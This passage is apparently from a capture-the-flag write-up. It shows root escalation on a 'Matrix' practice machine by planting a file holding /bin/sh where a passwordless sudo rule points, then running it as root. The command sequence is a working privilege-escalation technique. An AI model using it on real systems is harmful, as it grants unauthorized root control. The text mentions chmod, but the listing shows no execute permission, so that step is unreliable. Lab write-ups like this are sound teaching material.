Last login: Mon Aug  6 16:37:45 2018 from 192.168.56.102
trinity@matrix:~$
```

Doing sudo -l shows that user "root" can run a file called "oracle" without any password. But there is no file named "oracle" on the system.




```
trinity@matrix:~$ sudo -l
User trinity may run the following commands on matrix:
    (root) NOPASSWD: /home/trinity/oracle
trinity@matrix:~$ cd /home/trinity/oracle
-bash: cd: /home/trinity/oracle: No such file or directory
```

So I create my own file named oracle with the command /bin/sh as shown below.




```
/bin/sh
~
~
~
~
```

Then I change its permissions using chmod command.




```
trinity@matrix:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/
trinity@matrix:~$ vi oracle
trinity@matrix:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  oracle
trinity@matrix:~$ ls-l
-bash: ls-l: command not found
trinity@matrix:~$ ls -l
total 32
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Desktop/
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Documents/
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Downloads/
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Music/
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Pictures/
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Public/
drwxr-xr-x 2 trinity trinity 4096 Aug  6  2018 Videos/
-rw-r--r-- 1 trinity trinity    8 Oct  4 19:55 oracle
trinity@matrix:~$ 
```

When I execute it using sudo command (Remember, Root user can execute this file without password), I successfully get a root shell.



```
trinity@matrix:~$ sudo ./oracle
sh-4.4# pwd
/home/trinity
sh-4.4# cd /root
sh-4.4# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Videos  flag.txt
sh-4.4# 
```

Here's the root flag of the target system. With this this CTF challenge is completed.



```
             ,-----------------,              ,---------,
        ,------------------------,          ,"        ,"|
      ,"                       ,"|        ,"        ,"  |
     +------------------------+  |      ,"        ,"    |
     |  .------------------.  |  |     +---------+      |
     |  |                  |  |  |     | -==----'|      |
     |  |  Matrix is       |  |  |     |         |      |
     |  |  compromised     |  |  |/----|`---=    |      |
     |  |  C:\>_reload     |  |  |   ,/|==== ooo |      ;
     |  |                  |  |  |  // |(((( [33]|    ,"
     |  `------------------'  |," .;'| |((((     |  ,"
     +------------------------+  ;;  | |         |,"     -morpheus AKA (unknownde
vice64)-
        /_)______________(_/  //'    | +---------+
   ___________________________/____  `,
  /  oooooooooooooooo  .o.  oooo /,   \,"------------
 / ==ooooooooooooooo==.o.  ooo= //   ,`\--{)B      ,"
/_==__==========__==_ooo__ooo=_/'    /___________,"
`------------------------------'
```

Add Webmin RCE, LibreNMS Add Host Cmd Inject, SSHExec & FreeBSD PE Module

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

